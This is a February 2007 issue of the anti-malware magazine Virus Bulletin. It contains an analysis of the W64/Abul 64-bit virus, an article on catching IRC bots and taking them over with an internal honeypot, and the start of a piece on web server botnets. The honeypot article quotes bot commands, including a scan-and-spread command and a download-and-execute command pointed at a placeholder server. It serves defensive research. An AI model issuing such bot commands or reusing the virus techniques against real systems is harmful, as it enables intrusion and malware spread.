FEBRUARY 2007

virus BULLETIN

Fighting malware and spam

CONTENTS

IN THIS ISSUE

EDUCATION – THE BEST DEFENCE?

Eric Kedrosky believes that we need to educate our citizens, corporate leaders and government officials about the risks of malware, and that once all parts of society are educated some headway will be made in the fight against it.
page 2

NOT SO PERFECTLY ABUL

The newest virus for the 64-bit platform, W64/Abul, was written to demonstrate that viruses written in C can be almost as small as viruses written in assembler, but as Peter Ferrie points out, it also demonstrates that they can be just as buggy.
page 4

NEW PLATFORM, NEW AWARDS

This month sees *VB*'s first test of AV products on Redmond's latest OS release, *Windows Vista*. Find out which products really are ready for *Vista* and which are ready for the new-look VB100 award.
page 14

vbSpam supplement

This month: anti-spam news & events, and Fidelis Assis describes the technology behind top TREC 2006 spam filter performer OSBF-Lua.

ISSN 1749-7027

'I still believe that education is one of the best defences against any problem.'

Eric Kedrosky, Nortel

THE MALWARE EPIDEMIC

Malware keeps information security professionals very busy these days. Often as a result, we tend to get focused on one specific area of the problem. While focus is a good thing, it often leaves us blind to the larger picture; malware has become an epidemic. It is no longer just a technical issue, but is rather a socioeconomic issue affecting our personal lives, industries and possibly our national security. We, as security professionals from across all industries, need to address this epidemic accordingly. Working with our technical counterparts just won't cut it, we need to educate, and then work with our citizens and organizations to tackle this problem.

Turn on the TV, or listen to the latest podcast, and on a regular basis you will hear stories about the effects of malware on our citizens. Stories of people whose identities have been stolen, their bank accounts wiped out, their credit ratings demolished and their lives turned inside out. There are also stories of the latest super virus spreading around the world, exploiting the 'vulnerability du jour' in our common software applications. For those who are not fully comfortable with computers and the Internet, it paints a pretty scary picture. As such, alware and its effects are eroding the confidence of our online society.

While there are many discussions around this, I still believe that education is the one of the best defences against any problem. As security professionals we can't do it all by ourselves, and in turn the worst thing that we can do is give up on our citizens. Thus, it is our task to ensure that our citizens truly understand the personal risks and consequences of malware. It is going to take some time, a lot of creativity and hard work, but in the end we'll get there.

Industry is another key pillar of any society. As with individuals, many corporations underestimate the impact of being under attack and infested by malware. Malware infections within a company are more that just a nuisance; they cost big money. In 2004 it was reported that 'malware … cost global businesses between $169bn and $204bn' (http://www.vnunet.com/vnunet/news/2126635/cost-malware-soars-166bn-2004).

Malware incidents can also be an issue of national security. Today's cyber spies often use malware to get their hands on corporate trade secrets and classified information. With this information they can gain a competitive advantage against the company or even put it out of business. It is apparent that such industrial espionage could even have national security implications. During the Congressional hearings that preceded the 1996 Economic Espionage Act (EEA), Louis Freeh, former Director of the FBI, is quoted as saying 'Economic Espionage is the greatest threat to our national security since the cold war' (http://www.economicespionage.com/Introduction.html). Again, I believe that the problem here is a lack of education and communication.

Many corporations see information security as costly and may not take it as seriously as they should. As security professionals we do a great job of keeping our customers safe and secure through our products and services, but we need to go a step further. We need to educate our industry and business leaders on the threats malware poses not only to their bottom line, but possibly to their very existence and even their national security. Our challenge is to educate them in a manner in which they, as business leaders, understand. It is only once we are all of the same understanding that we can cooperate and work together to fight the malware epidemic.

Malware invades too many personal lives, is estimated to cost our corporations billions of dollars and is reported to have become an issue of national security. The problem has grown to the extent that we, the information security professionals, cannot fight it alone. We need actively to engage our citizens, corporate leaders, government officials and organizations to educate them about the risks that malware poses and the consequences that may arise if these risks are ignored. When our communities are more educated on the impacts of malware, we can unite and fight more efficiently and effectively. So I encourage every one of you: don't give up, keep up the fight and keep the lines of communication open. At times it may not be easy, but it will get better and will be worth it in the end.

NEWS

VISTA SECURITY CONCERNS

January saw the full commercial release of *Microsoft*'s latest operating system: the long-awaited *Vista*. Since its release arguments have continued to rumble on over whether the new OS is any more secure than others. While Bill Gates has described *Vista* as 'dramatically more secure' than other operating systems, thanks to its numerous new security features, security researchers have challenged the claims, pointing out several shortfalls in the same security features.

For instance, while *Sophos* researchers have revealed numerous viruses working under *Vista*, anti-spyware firm *Webroot* has shown *Windows Defender* to fail to detect a high percentage of the spyware presented to it, and *Kaspersky* researchers have picked holes in the usefulness of the User Access Control system, demonstrated the vulnerability of *Patchguard* to rootkits, and surmised that as long as hackers and virus writers continue to search for vulnerabilities, they will continue to find them.

VB100 NEWS

With the overall conclusion that the release of *Vista* will make little difference to the overall malware landscape, *VB* chose this month to put a range of anti-virus products for *Vista* (those that were ready, that is) to the test.

This month's high-performing products also become the first recipients of the new-look VB100 logo – redesigned for the first time since the inception of the certification scheme in January 1998. As previously, the new logo signifies that, using its default settings, the qualifying product detected all of the In the Wild (ItW) virus samples in *VB*'s tests, and generated no false positives when scanning a set of clean files.

MICROSOFT STEALS MARKET SHARE

A report by analyst firm *NPD Group* has revealed that anti-malware heavyweights *Symantec* and *McAfee* both lost market share following the release of *Microsoft*'s consumer product *Live OneCare* last year.

According to the report, *Symantec*'s *Norton* product took 64.7% of the US retail market in the fourth quarter of 2006, down from 76% in the same period in 2005. *McAfee*'s market share dropped from 14.4% in 2005 to 13% in 2006. Meanwhile, the news was happier for *CA* and *Trend Micro*, with their market shares jumping by 3.4% and 0.6% respectively. Just six months after its release, newcomer *Microsoft Live OneCare* took a respectable 4.4% of the market during the fourth quarter.

Prevalence Table – December 2006

Virus	Type	Incidents	Reports
W32/Detnat	File	26,730,352	63.62%
W32/Netsky	Worm	4,166,263	9.92%
W32/Mytob	Worm	3,445,638	8.20%
W32/Bagle	Worm	2,074,749	4.94%
W32/Stration	Worm	1,677,603	3.99%
W32/MyWife	Worm	1,130,998	2.69%
W32/Lovgate	Worm	767,469	1.83%
W32/Mydoom	Worm	515,839	1.23%
W32/Zafi	Worm	473,031	1.13%
W32/Virut	File	422,420	1.01%
W32/Bagz	Worm	212,844	0.51%
W32/Parite	File	89,544	0.21%
W32/Rbot	Worm	81,816	0.19%
W32/Funlove	File	68,346	0.16%
W32/Mabutu	Worm	28,339	0.07%
W95/Tenrobot	File	19,950	0.05%
VBS/Redlof	Script	13,878	0.03%
W32/Womble	Worm	11,179	0.03%
W32/Dref	File	10,252	0.02%
W32/Bugbear	Worm	9,992	0.02%
W32/Maslan	Worm	7,201	0.02%
W32/Agobot	Worm	6,216	0.01%
JS/Kak	Script	5,997	0.01%
W32/Valla	Worm	5,352	0.01%
W32/Tenga	File	4,083	0.01%
W32/Yaha	Worm	3,394	0.01%
W32/Plexus	Worm	3,146	0.01%
W32/Sober	Worm	2,933	0.01%
W32/Dumaru	Worm	2,702	0.01%
W32/Sality	File	2,619	0.01%
W32/Jeefo	File	2,209	0.01%
W32/Sobig	Worm	1,831	0.00%
Others[1]		15,685	0.04%
Total			100%

[1]The Prevalence Table includes a total of 15,685 reports across 45 further viruses. Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

VIRUS ANALYSIS

CAIN AND ABUL

Peter Ferrie
Symantec Security Response, USA

As the decline in file-infecting viruses continues, it is perhaps fitting that the newest virus for the 64-bit platform, W64/Abul, is less advanced than the one that came before it. Despite this, though, Abul implements some new features that make it interesting in its own way.

BASIC INSTINCT

The virus begins by retrieving the base address of kernel32.dll by following some pointers in the Process Environment Block. This is in contrast to the method that was used previously, which was to search memory from either a return address or an API within the kernel32.dll image. The newer method of retrieving the base address of kernel32.dll is quite common now on the 32-bit platform, though it was first documented in 2002. It is used by a lot of shellcode in exploits, because the Process Environment Block is always available, whereas an API or return address might not be accessible at the time of exploitation.

The first bug appears here. Though the base address of kernel32.dll is now known to the virus, it is not stored anywhere. There is a variable that contains this address already, and it is used later in the code, but its value was assigned by the first-generation code, and not by the virus code itself. Thus, if an infected file is placed on a machine where the base address of kernel32.dll is different from that of the virus writer's machine, then the virus will not work. It seems that the virus writer didn't notice the problem because all of his replications worked perfectly on his own machine. That situation is a nightmare for any developer, but fortunately virus writers don't do tech support. In the words of Dogbert, 'I'm sorry, our software is perfect. The problem must be you'.

SUMTIMES I WONDER

Given the base address of kernel32.dll, the virus proceeds to retrieve the addresses of 30 APIs. Those APIs are mostly related to memory management and file infection. ReleaseMutex() and MessageBoxA() are also in the list, though neither is used in the code. Perhaps the virus writer intended to make a multi-threaded version, but then gave up on the idea. The MessageBoxA() API is probably left over from debugging.

The names of the APIs are not stored as strings. Instead, the virus stores them as values calculated by summing the value of each character in the name, along with the length of the name. This is faster than the more common CRC32 method, but is more likely to suffer from name collisions, resulting in the retrieval of the wrong API address.

Even though the virus retrieves all 30 API addresses, it uses only two of them at this point: VirtualAlloc() and VirtualProtect(). VirtualAlloc() is used to allocate a memory block within the process memory space, but outside of the memory image. VirtualProtect() is used to make that new memory block executable. The virus then copies itself into the new memory block and continues execution from there.

HAVEN'T I SEEN YOU BEFORE?

Once in the new memory block, the virus checks for the presence of a debugger, by looking in a field within the Process Environment Block. This mimics the behaviour of the IsDebuggerPresent() API. If no debugger was found, then the virus retrieves the same 30 API addresses as before, but this time using the kernel32.dll variable instead of the Process Environment Block pointers.

The virus also retrieves the addresses of some compression-related APIs from ntdll.dll, some message-related APIs from user32.dll, some process-related APIs from psapi.dll, and some token-related APIs from advapi32.dll. The compression APIs remain undocumented by *Microsoft*, and marked as 'reserved for system use'. They are intended to be used by the file system for compression of individual files. However, they have been reverse-engineered and well documented (see, for example, http://www.alex-ionescu.com/Native.pdf).

The host code section is then made writable, and the original host code is decompressed into the space originally occupied by the virus code. At this point, the virus attempts to open a mutex, to see if any other copies of the virus are running on the system. If they are, then the virus simply transfers control to the host. Otherwise, the virus prepares to go resident and infect the system.

PRIVILEGED AND CONFIDENTIAL

In order to go resident, the virus attempts to acquire debug privileges. This is necessary for process enumeration and the thread injection that it requires. However, the virus ignores the result of the attempt, even though that subroutine returns a status.

The virus then attempts to enumerate the currently running processes, looking for the csrss.exe process. This attempt will fail if the debug privilege has not been acquired, and another bug appears here. The virus does not check whether the function fails. Instead, it checks the number of process

IDs that were returned. However, a quick analysis of the EnumProcesses() API function reveals that the variable that receives the number of process IDs is not initialised if an error occurs within the function. Thus, if the virus has not acquired the debug privilege, it could end up using an unpredictable value for the number of process IDs, and a corresponding list of unpredictable values for the process IDs themselves. If the number of process IDs is large enough, the virus will attempt to access an illegal memory region and crash. In some cases, too, at least some of the unpredictable process ID values could match real process IDs on the system, however it seems unlikely that any of them will match the process ID of csrss.exe.

STILL WONDERING

As with the API names, the 'csrss.exe' string is stored as the sum of the value of each character in the name, along with the length of the name. While that works well for API names, for which the character case is constant, the 'csrss.exe' process name could easily have a different case on some systems, in which case the sum will be different. However, if the virus successfully finds the csrss.exe process, it will inject itself as a new thread within the csrss.exe process. The thread priority is set to the idle level, so that it runs very rarely.

The new thread in the csrss.exe process begins by enumerating the currently running processes, looking for the winlogon.exe process. If it is found, then the virus injects a thread into it. The new thread in the winlogon.exe process is very short. It begins by retrieving the address of the SfcTerminateWatcherThread() API from sfc.dll, then calling it. This API can be called only by a thread within the winlogon.exe process, hence the need for the injected thread. The API does exactly what the name suggests: it terminates the watcher thread. This allows arbitrary modification of all files, including protected ones, until reboot. During boot, the winlogon.exe process will restart the SFC thread and potentially reveal the presence of altered files. To protect against that, the virus deletes '%system%\sfcfiles.dll', which houses the list of protected files. This disables the SFC permanently. The thread then exits.

WAITING FOR GODOT

Meanwhile, the new thread in the csrss.exe process sleeps for two seconds, then creates the mutex to prevent other copies of the virus code from running. The virus does not check the result. By waiting for so long, the virus runs the risk of there being other copies of the virus code running, resulting in several threads fighting for control.

After creating the mutex, the virus begins searching for .EXE files in the c: drive, beginning with the root directory and continuing recursively through all subdirectories. Once the search has completed, the thread will sleep forever.

For any .EXE file that is found, the virus opens it and maps a view of the whole file. The virus writer assumes that any file with the .EXE extension is of the correct format, so there is no check for the 'MZ' or 'PE' signatures. There is also no exception handling, so a malformed file will cause the code to crash, and since csrss.exe is a privileged process, a crash in there will cause significant system instability.

The virus parses the file format, assuming that the file is a Portable Executable. It checks that the executable flag is set in the header, that the COFF magic number corresponds to a 64-bit file, that the values in the CPU field correspond to the *AMD* x64 (the value is identical for the *Intel EM64T*), and that the subsystem is GUI or CUI. The virus avoids infecting DLL and system files.

If all of these checks pass, then the virus attempts to compress the first section in the file. This could be considered the infection marker: if the section cannot be compressed, the file cannot be infected, and presumably an already infected file cannot be compressed further. However, there is an additional requirement: the compression ratio must be sufficiently high that the virus code can fit into the remaining space in the section. The idea of host compression is not new. It was first implemented in the Cruncher virus in about 1993, and more recently in viruses such as Aldebara, Redemption, HybrisF, and Detnat.

If the compression leaves enough space for the virus code, then the virus will append itself to the compressed block, and alter the host entrypoint to point to the virus code.

CONCLUSION

Abul was written to demonstrate that viruses written in C can be almost as small as viruses written in assembler, but it also demonstrates that they can be just as buggy. With nothing left to prove, perhaps the decline in file-infecting viruses can continue.

W64/Abul

Type:	Parasitic memory-resident PE infector.
Size:	3,696 bytes.
Payload:	None.
Removal:	Delete infected files and restore them from backup.

FEATURE 1

DEFEATING IRC BOTS ON THE INTERNAL NETWORK

Vinoo Thomas, Nitin Jyoti
McAfee Avert Labs, India

The rapid growth of botnets represents the greatest computer security threat facing individuals and corporations today. Fuelled by financial incentives and readily available source code, malware authors pursue aggressively the development of newer modules and the exploitation of code into these bots.

For an organization, internal bot infections can have serious repercussions, including the loss of man hours and downtime. The average cost of such incidents runs into tens of thousands of dollars [1].

An early warning system that alerts on and captures bot-like activity in the internal network can be a big help in containing and isolating sources of infection. Having a controlled worm replication environment available in-house can also be helpful, allowing for the quick evaluation of captured worm samples and speedy implementation of countermeasures.

This article describes the process of setting up an IRC honeypot on the network – using minimal resources and requiring little maintenance – which can then be used as an early warning system for botnet activity. We also discuss using the IRC honeypot to gain control of infected machines and remove bots from infected machines.

BACKGROUND

Bots have developed IM (instant messaging), MM (mass-mailing) and P2P (peer-to-peer sharing) capabilities. They also drop rootkits in order to conceal their presence on infected systems. Once a network is infected, cleaning can be difficult for the following reasons:

- If machines are unpatched, a cleaning tool or an anti-virus program is not going to be of much help. Reinfection will occur almost immediately as long as there are other infected machines on the network.
- The volume of network traffic created by bots makes it impossible for an administrator to perform a *Windows* update on affected machines.
- Bots tend to kill AV and firewall processes, which makes cleaning a system difficult, even with updated signatures, as the AV is killed at launch.
- Bots modify registry entries so they remain active even when the infected machine is booted in *Windows* safe mode.

These scenarios could be dealt with quickly and effectively if an IRC server were set up internally. This IRC server could act as a command and control centre for the bots, where one could issue centralized commands to stop or uninstall these bots on the network.

THE NEED FOR AN IRC HONEYPOT

IRC (Internet Relay Chat) is the preferred communication method used by botnet herders to control botnets. IRC allows an attacker to control infected machines that are sitting behind NAT, and the bot can be configured to connect back to the command and control server listening on any port.

Bots don't replicate (or spread) unless specific instructions to do so are included during the bot's compilation. The usual behaviour is for the bot to join a command and control server upon infecting a host and await instructions (which are usually pre-set). Thus, most bots will not replicate unless they can connect back to their command and control server to receive instructions.

Upon infecting a host, a bot homes into a hard-coded IRC server and channel and attempts to join it. Once it has joined the channel successfully, the attacker can pass commands to the bot. Usually, channel topics are preset so that once a bot joins the channel, it executes the command immediately. And if the command is to scan for vulnerable systems and multiply, the bot does just that.

By now, most organizations have implemented firewall rules that block standard Internet Relay Chat ports 6666–6669. In response to this, botnet herders have started to make their bots connect out on commonly used TCP ports 21, 80 or 443, which most corporate firewalls allow.

To alert administrators to any IRC connection initiated from the LAN, irrespective of the destination port, one would need software or an appliance that inspects traffic at the gateway level. IRC connections are usually transmitted in clear text and have distinct commands that are passed between the client and server for communication.

One possible method is running a sniffer on the mirror port or monitor port of the switch and setting a rule to trigger an alert for IRC traffic. The following is a sample sniffer capture that is observed when an IRC bot homes into an IRC server:

```
NICK ccoe
USER ccoe "hotmail.com" "xxxxx.bounceme.net" :ccoe
:irc.botspot.com NOTICE AUTH :*** Looking up your
hostname...
```

The bot attempts a connection to an IRC server with a domain name registered with a dynamic DNS provider:

```
:irc.botspot.com NOTICE AUTH :*** Couldn't resolve
your hostname; using your IP address instead
:irc.botspot.com NOTICE ccoe :*** If you are
having problems connecting due to ping timeouts,
please type /quote pong BCDAEF64 or /raw pong
BCDAEF64 now.
PING :BCDAEF64
PONG :BCDAEF64
:irc.botspot.com 001 ccoe :Welcome to the BotSpot
IRC Network ccoe!ccoe@192.168.1.59
:irc.botspot.com 002 ccoe :Your host is
irc.botspot.com, running version Unreal3.2.3
:irc.botspot.com 003 ccoe :This server was created
Sun Mar 13 21:40:50 2005
:irc.botspot.com 004 ccoe irc.botspot.com
Unreal3.2.3 iowghraAsORTVSxNCWqBzvdHtGp
lvhopsmntikrRcaqOALQbSeIKVfMCuzNTGj
:irc.botspot.com 005 ccoe SAFELIST HCN
MAXCHANNELS=10 CHANLIMIT=#:10
MAXLIST=b:60,e:60,I:60 NICKLEN=30 CHANNELLEN=32
TOPICLEN=307 KICKLEN=307 AWAYLEN=307 MAXTARGETS=20
WALLCHOPS WATCH=128 :are supported by this server
:irc.botspot.com 005 ccoe SILENCE=15 MODES=12
CHANTYPES=# PREFIX=(qaohv)~&@%+
CHANMODES=beI,kfL,lj,psmntirRcOAQKVGCuzNSMTG
NETWORK=ROXnet CASEMAPPING=ascii EXTBAN=~,cqnr
ELIST=MNUCT STATUSMSG=~&@%+ EXCEPTS INVEX
CMDS=KNOCK,MAP,DCCALLOW,USERIP :are supported by
this server
:irc.botspot.com 251 ccoe :There are 1 users and 0
invisible on 1 servers
:irc.botspot.com 255 ccoe :I have 1 clients and 0
servers
:irc.botspot.com 265 ccoe :Current Local Users: 1
Max: 5
:irc.botspot.com 266 ccoe :Current Global Users: 1
Max: 1
```

After the server accepts the bot as a client, it sends information back to the client regarding the features supported by the server and message of the day, if any.

```
:ccoe MODE ccoe :+iwx
JOIN #specialchat sherubeta
:ccoe!ccoe@A354D224.424E7C.707C20BB.IP
```

The bot attempts to join the attacker's channel with a hard-coded password. Once successfully connected to the channel, the bot receives the topic of the channel and interprets it as a command.

A typical channel topic could be set as follows so that the command is passed to the bot at the time of joining:

```
.advscan netapi 200 5 0 -r -b -s
```

This tells the bot to spread further by scanning machines vulnerable to the MS06-040 exploit using 200 concurrent threads and with a delay of five seconds for an unlimited time period (parameter 0). These scans would be random (parameter -r) and silent (parameter -s).

The second example of a channel topic is as follows:

```
.dl http://remoteserver/update.exe c:\a.exe 1
```

This instructs the bot to download a binary from a remote web server and execute it (parameter 1). This could be used to update the bot upon connecting, or to download and execute further malware.

If the channel topic does not contain a command for the bot, it sits idle in the channel, awaiting a command.

In the example described above we observe certain unique keywords specific to IRC. The first thing that happens in Internet relay chat is that the client sends the commands 'NICK' and 'USER' in either order.

By examining packets from the mirror port of the switch one can generate alerts for IRC traffic originating from the network. To implement this using a *Windows* box, a sniffer known as *CommView* [2] is connected to the mirror port of the switch. *CommView* allows Boolean logic to be used to create custom rules that will trigger an alert on a specified packet occurrence.

In Figure 1, a combination of the keywords 'NICK' and 'USER' is used to trigger an alert every time IRC-like traffic is observed. This rule set is very effective as it triggers irrespective of which port a bot attempts to use to connect to an IRC server. Once a packet is identified as per the rule set, the sniffer is configured to alert an administrator, capture all traffic for that session and dump it to a file.

The IRC session dump comes in handy during network forensics to reconstruct the sequence of events, typically, when one has to replay captured network traffic.




Figure 1: A combination of keywords is used to trigger an alert.




Figure 2: Memory dump of a running process.

A captured IRC session can reveal the identity of the IRC server being contacted, the channel name, password to control the bot and whether any commands were passed back to the bot. With this information, we could approach the local CERT authorities, or volunteer security groups like ISOTF or Shadow Server that specialize in taking down botnets [3].




Figure 3: Using an IRC honeypot to disrupt a botnet.

STUDYING A CAPTURED BOT SAMPLE

Most bot samples are packed with the latest packers and encryptors for purposes of code obfuscation [4]. A quick way to view interesting strings of a packed sample is to execute it and take a memory dump of a running process.

By searching the memory dump of the bot program for interesting strings, we can find commands that are supported by the bot. The IRC server and channel it connects to are always hard coded within the bot. With this information we're all set to take control.

SETTING UP AN IRC HONEYPOT TO DISRUPT A BOTNET

To set up an IRC honeypot, we can use any of the freely available IRC servers. In this instance, we used UnRealIRCd [5], placed in a DMZ network.

From our analysis we already know which server and channel the bot in question will connect to. The sniffer indicates which port the bot uses to connect.

At the firewall we create a rule to redirect IRC traffic to our IRC honeypot and ensure that we are logged into this channel before the bot connects. This way, we can become the channel operator and pass commands to the bot. A sample iptable rule on the firewall to this effect could be:

```
iptables -t nat -A PREROUTING -i eth0 -s 192.168.1.0/24
-p tcp –dport 6667 -j DNAT –to 192.168.2.2
```

Upon execution, the bot is allowed to make an outbound DNS query to resolve the IRC server hostname. When it attempts to home into the attacker's IRC server, the firewall redirects the IRC session to the honeypot. Once the bot connects successfully to our server, we pass the desired commands to the bot using the channel topic. (Earlier works




Figure 4: Once we get the hang of passing commands to the bot, if supported, we can issue an uninstall command.

[6, 7] go deeper into the syntactic details of issuing commands to various botnet families.)

Every time the bot is kicked out of the channel it tries to reconnect immediately. Upon reconnection it executes whatever command is set as the current channel topic. If no command is set, the bots on the infected network connect to the channel and remain idle.

Once we get the hang of passing commands to the bot, if supported, we can issue an uninstall command and every bot that connects to this channel hereafter will uninstall itself from the infected machine.

OUTLOOK

Bot technology is evolving rapidly, often aided and abetted, unfortunately, by the open-source movement [8]. As more and more ISPs and IRC operators clamp down on illegal botnets, malware authors are looking at alternate command and control mechanisms, such as IM and P2P.

The 'bad guys' of today test their malicious code against popular anti-virus products to ensure their creations are undetectable before releasing them into the wild. For an organization to be equipped to deal with a zero-day outbreak, it should have proactive defence mechanisms in place to keep pace with ever-evolving threats.

REFERENCES

[1] http://en.wikipedia.org/wiki/Zotob, http://www.pwc.com/uk/eng/ins-sol/publ/pwc_dti-fullsurveyresults06.pdf.

[2] CommView Sniffer. http://www.tamosoft.com/.

[3] ISOTF: http://isotf.org/. Shadow Server: http://www.shadowserver.org/.

[4] Myers, L. AIM for bot coordination. Proceedings of the Virus Bulletin International Conference 2006. http://www.mcafee.com/us/local_content/white_papers/threat_center/wp_vb2006_myers.pdf.

[5] UnRealIRCd. http://www.unrealircd.com/.

[6] The Honeynet Project & Research Alliance. Know your enemy: tracking botnets. March 2005. http://www.honeynet.org/papers/bots/.

[7] Barford, P.; Yegneswaran, V. An inside look at botnets. Advances in Information Security. Springer. 2006. http://www.cs.wisc.edu/~pb/botnets_final.pdf.

[8] Baylor, K.; Brown, C. Killing Botnets: a view from the trenches. October 2006. http://www.mcafee.com/us/local_content/white_papers/wp_botnet.pdf.

CALL FOR PAPERS

VB2007 VIENNA

Virus Bulletin is seeking submissions from those wishing to present at VB2007, which will take place 19–21 September 2007 at the Hilton Vienna, Austria.

The conference will include a programme of 40-minute presentations running in two concurrent streams: Technical and Corporate.

Submissions are invited on all subjects relevant to anti-malware and anti-spam. In particular, *VB* welcomes the submission of papers that will provide delegates with ideas, advice and/or practical techniques, and encourages presentations that include practical demonstrations of techniques or new technologies. A list of topics suggested by the attendees of VB2006 can be found at http://www.virusbtn.com/conference/vb2007/call/. However, please note that this list is not exhaustive, and the selection committee will consider papers on these and any other anti-malware and spam-related subjects.

HOW TO SUBMIT A PAPER

Abstracts of approximately 200 words must be sent as plain text files to editor@virusbtn.com, to arrive no later than **Thursday 1 March 2007**. Please include full contact details with each submission.

Following the close of the call for papers all submissions will be anonymised before being reviewed by the selection committee; authors will be notified of the status of their paper by email.

Those whose submissions are accepted for the conference programme are required to provide a paper that will be published in the conference proceedings. Authors are advised in advance that the deadline for submission of the completed papers will be Monday 4 June 2007.

Further details of the paper submission and selection process are available at http://www.virusbtn.com/conference/vb2007/call/.

Note: In addition to the traditional 40-minute presentations, VB plans to trial a new concept at VB2007 in which a portion of the technical stream will be set aside for a number of 20-minute, 'last-minute' technical presentations. A call for proposals for these presentations will be issued closer to the conference date (potential speakers should note that submitting/presenting a 'full' paper will not preclude an individual from being selected to present a 'last-minute' presentation).

FEATURE 2

WEB SERVER BOTNETS AND HOSTING FARMS AS ATTACK PLATFORMS

Gadi Evron, Kfir Damari, Noam Rathaus
Beyond Security, Israel

Malicious programs, including bots, often incorporate a spreading mechanism that may be based either on software vulnerabilities exploiting the operating system, the applications running on it or on social engineering tricks, which exploit the gullibility of the user. However, the malware itself is, in most cases, operating system specific.

However, where web server malware is concerned, the application is attacked first and only later is the operating system examined to determine how further exploitation can be achieved. Another difference with web server malware concerns the type of exploits used for propagation and infection.

In terms of technology, web server malware utilizes known methods, from using search engines such as *Google* to propagate, to infection utilizing file inclusion vulnerabilities, also known as Remote File Inclusion (RFI). What is new is the sheer scale of the problem, which has not been thoroughly documented until now. Currently, anti-virus software detects only a small percentage of web server-infecting malware, and literature on the subject of file inclusion and PHP shells is readily available.

Over the past two years, several web server malware attacks have been seen. A notable example is the Santy worm, which spread through the use of *Google*. However, Santy is long behind us and today there are hundreds of samples of web server malware being spread on the Internet. A recent example is SpamThru, in which a well-known web shell was used for spamming (see http://www.secureworks.com/analysis/spamthru/).

Web server malware is not platform-dependent but relies on scripting languages such as PHP, ASP and Perl that are interpreted by the web daemon. This enables the malware to execute on any environment that supports scripting languages – meaning *Apache*, *IIS* and other web daemons on *Windows*, *Linux* or any other operating system.

Web server malware, typically in the form of PHP shells, may be used to establish a foothold for the general exploitation of the server in question, or to compromise the server for specific purposes ranging from DDoS to spamming. Some more advanced uses include the construction of botnet armies from these web servers (which represents a major difference from the botnets we have seen in the past, which were made up mainly of home-user broadband computers).

More disturbing is the fact that these botnets are now also constructed as '*Linux* botnets' or '*IIS* botnets', with entire armies of high-bandwidth business customers or production servers ready to wage war or deal in online criminal activity.

PROPAGATION

Web server-based malware is as arbitrary in propagation as any other, with one significant difference: the victim pool is pre-selected ahead of time. Searching for strings such as 'Powered by phpBB' in *Google* search quickly identifies servers running web applications such as the phpBB forum system.

